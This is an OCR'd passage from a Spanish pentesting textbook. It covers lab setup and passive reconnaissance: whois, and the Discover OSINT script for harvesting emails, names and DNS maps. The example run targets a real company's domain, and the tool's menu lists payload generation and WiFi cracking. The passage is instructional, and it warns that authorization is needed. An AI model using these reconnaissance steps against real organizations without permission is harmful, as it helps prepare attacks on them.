
Simplemente sigue el proceso, y para instalar aplicaciones podrás hacerlo desde el navegador del Android emulado, o jalando los archivos .APK al sistema.



pruebas 5.2.0.0
5:14
Search Game, App...
Browser
Google
People
Camera
Help
ES File Explorer
Lite
WhatsApp Business
File Manager
Downloads
Today's Pick
Gallery
Settings

Instalando servidor web vulnerable

Para instalar este sistema, es el mismo proceso que Metasploitable, selecciona e importa el archivo .VMX si estás usando VMware, o importa el disco .VMDK si estás utilizando VirtualBox en una máquina virtual Linux (Ubuntu por ejemplo funciona).



2

Reconocimiento

Ahora que ya tienes tu laboratorio de pentesting listo para utilizar, empezaremos con la metodología de prueba de penetración. De aquí en adelante casi todo será practico, así que sugiero seguir las prácticas de este libro en tu laboratorio, y practicar cada fase las veces que necesites hasta que lo domines.

La primera pregunta que se hace es ¿qué es reconocimiento? Si pusiste atención en la primera sección de libro, recordarás que el reconocimiento, o "Intelligence Gathering", como lo encontrarías en inglés, es la fase en la que obtienes información relevante a tu objetivo, desde correos, profesión, topología de la red, puertos y servicios, sistema operativo, etc.; y esencialmente existen dos tipos de reconocimiento, el reconocimiento activo, y el reconocimiento pasivo. En esta sección veremos ambos y por qué son importantes.

Reconocimiento pasivo

El reconocimiento pasivo, es el tipo de reconocimiento que no interactúa con el sistema directamente para obtener información de este, sino que, utiliza fuentes externas, como Google, Bing, Shodan, Builtwith, etc, para obtener información de este, por medio de búsquedas.

Piénsalo como cuando en tu secundaria te gustaba una chica o chico, y en vez de preguntarle directamente “¿te gusto?”, le preguntas a tu amiga/o que le preguntara a su amiga/o (una cadena), este tipo de reconocimiento pasivo se conoce como OSINT: Open Source Network Intelligence.

Tenemos algunas ventajas y desventajas de obtener información por este medio, primero las ventajas, es información rápida, sin riesgo de ser detectados, y potencialmente encontrar bastante información, ya que no es inusual que las organizaciones cometan errores en el manejo de su información pública, sin embargo, conlleva algunas desventajas como que esta no sea confiable y obtener menos información relevante que el reconocimiento directo.

Sin embargo, la utilidad del reconocimiento pasivo no debe de ser ignorado, ya que, en casi todos los casos, se obtiene información relevante para la prueba de penetración.

Información de dominios

Whois es un protocolo para búsqueda de bases de datos de registro de dominios, e información de páginas web.

Puedes hacer búsquedas Whois en servicios tales como http://who.is/whois/, pero, en varias de las herramientas próximas se hacen búsquedas Whois automatizadas.

De esta forma puedes saber a qué nombre está registrado un dominio, a que IP/servidor se conecta el DNS, que hosting está utilizando y más información que puede ser útil; en algunos casos se puede obtener la dirección del administrador de alguna página web y/o el teléfono personal de este.

OSINT - Obtener correos, números, nombres y otras cosas

Discover es un script hecho en bash para OSINT que es muy útil en diferentes situaciones. Este script, aunque muy sencillo, potencialmente te ahorra horas de trabajo, ya que automatiza la ejecución de más de 10 herramientas por medio de sus scripts, como whois, TheHarvester, entre otras, las ejecuta todas al mismo tiempo, de forma que tu no tengas que correr una por una para obtener información de un objetivo.

Adicionalmente, la forma en la que presenta los resultados es especialmente útil, ya que lo organiza en un HTML en un formato que te ayudará a reportar los resultados fácilmente, ya que te da la información ya organizada.

Para utilizar esta herramienta, primero debemos irnos a la carpeta en la que está el script, el cual en nuestro sistema lo encontrarás en la carpeta

/opt/Reconocimiento/discover

Para entrar a esta, basta con escribir el comando “cd” antes del directorio, de la siguiente forma:

cd /opt/Reconocimiento/discover

Y si el archivo discover.sh no te aparece en verde cuando lo enlistas con ls, esto se debe porque no tiene permisos de ejecución, puedes resolverlo con el comando chmod +x discover.sh para darle adicionales permisos.

```
root@kali:/opt/Reconocimiento/discover# ls
alias                              get-pip.py  parsers    stash.sqlite
bomutils                           LICENSE     phantomjs  update.sh
crack-wifi.sh                      misc        README.md
discover.sh                        mods        report
geckodriver-v0.13.0-linux32.tar.gz notes       resource
```

Para ejecutar el archivo, deberás escribir ./discover.sh



Enseguida, se te abrirá un menú de opciones, preguntándote que quieres hacer, como verás, esta herramienta tiene opciones desde RECON, que son para reconocimiento, hasta MISC, que son scripts variados que sirven para distintas operaciones como romper la seguridad de un wifi.

```
RECON
1.  Domain
2.  Person
3.  Parse salesforce

SCANNING
4.  Generate target list
5.  CIDR
6.  List
7.  IP, range, or URL
8.  Rerun Nmap scripts and MSF aux.


WEB
9.  Insecure direct object reference
10. Open multiple tabs in Firefox
11. Nikto
12. SSL

MISC
13. Crack WiFi
14. Parse XML
15. Generate a malicious payload
16. Start a Metasploit listener
17. Update
18. Exit

Choice: 1
```

Para elegir una opción, escribes el número en la terminal, así que escribiremos el número 1, para utilizar un dominio para iniciar nuestro proceso de reconocimiento.

Ya que estamos realizando reconocimiento pasivo, seleccionaremos la opción 1.



Posteriormente, nos pedirá dos cosas, primero el nombre de la organización, y la segunda, el dominio de esta, presionamos enter después de escribir estos dos puntos.

```
Uses ARIN, dnsrecon, goofile, goog-mail, goohost, theHarvester,
 Metasploit, URLCrazy, Whois, multiple websites, and recon-ng.

[*] Acquire API keys for Bing, Builtwith, Fullcontact, GitHub,
 Google, Hashes, and Shodan for maximum results with recon-ng.

==================================================================

Usage

Company: Target
Domain:  target.com

==================================================================

Company: Organizacion
Domain:  cinepolis.com

Do you have a list of names from salesforce to import? (y/N) n
```

Hay que tener en cuenta que a pesar de que no estamos dejando rastros directos en el servidor del objetivo, no es ético investigar organizaciones de este modo sin tener autorización previa, ya que podrías meterte en problemas si revelas algo confidencial, aunque solo estés “experimentando”, así que piensa bien a qué organización pones en estos campos.

Después de haber presionado enter, seleccionamos la opción N (de no), si no tienes una lista de nombres que importar, y esperamos, un escaneo de estos puede tardar varios minutos en terminar.

Finalmente, te debe de salir una pantalla así, diciendo que se grabó la información en la carpeta /root/data/(nombre de la organización), para


continuar y ver el archivo, basta con presionar enter.

```
================================================================
***Scan complete.***


The supporting data folder is located at /root/data/[redacted]

Press <return> to continue.
```


Después de abrir varias pestañas en tu navegador, la herramienta te entrega una página similar a esta, aquí organiza en secciones toda la información que encontró.



En la sección de contactos > Emails encontrarás los correos que recuperó el programa, en muchas organizaciones, cometen el error en el que muchos correos que no deberían ser públicos, que, si son, por lo que podrían utilizarse para realizar ataques a la organización.




En la sección DNS > Maps, podrás encontrar mapas de DNS que te ayudarán a determinar las ubicaciones de algunos puntos claves de su red; como su servidor de correo electrónico, o quien les da el servicio de hosting. Enseguida te pongo una pequeña tabla de qué significa cada tipo de registro.




▪

A	Registro del host	Hosts individuales
MX	Registro de correo	Servidores de correo
PTR	Registros apuntadores	IP a nombre búsquedas inversas
CNAME	Registro de Alias	Crear Aliases
NS	Registro del nombre de servicio	Servidores DNS
SOA	Registro de inicio de autoridad	El registro maestro para la zona.


En la sección Domain > Whois Domain, podrás encontrar al nombre de quien esté registrado ese dominio, especialmente en PyMES podrás encontrar información útil, es común que el dominio sea registrado a nombre del dueño del 